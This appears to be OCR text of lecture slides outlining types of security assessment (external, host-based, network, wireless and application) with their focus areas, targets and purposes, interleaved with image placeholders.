
- External attackers

Targets:

- Publicly available routers and firewalls rules
- Publicly available IP Ports
- Public services (DNS)
- Information exposed to the public
- Security mechanisms (throttling, TLS, blocking)

Allows to find vulnerabilities and enable deployment of countermeasures at FWs

- For assessment and exploitation




Type: Host Based

Focus on misconfigurations, permissions, existing software, updates

Targets:

- Servers
- VMs
- Workstations and Laptops

Allows finding vulnerabilities that could be explored by insiders or an attacker that gained access to the systems



Type: Network

Focus on the communications of the network infrastructure


- Rules, misconfigurations, updates
- Individual services (FTP, SMTP, LDAP)

Targets:

- Communication links
- Networking Gear

Finds how exposed systems are to exploitation

Finds what information may be leaked



Type: Wireless


Focus on the wireless communications of the network infrastructure and support services

- Rules, misconfigurations, updates
- Authentication, confidentiality, access control
- Guest access

Targets:

- Wireless Networking Gear
- Authentication servers
- Networking Gear (VLANs)

Similar to network, but with specific tools due to range and authn/authz



Type: Application

Focus on a single application


- Input output
- Logic errors
- Authentication and authorization processes
- Operational assumptions
- Related services (databases, firewalls)

Targets:


- Application
- Service

Finds software vulnerabilities in the targeted application

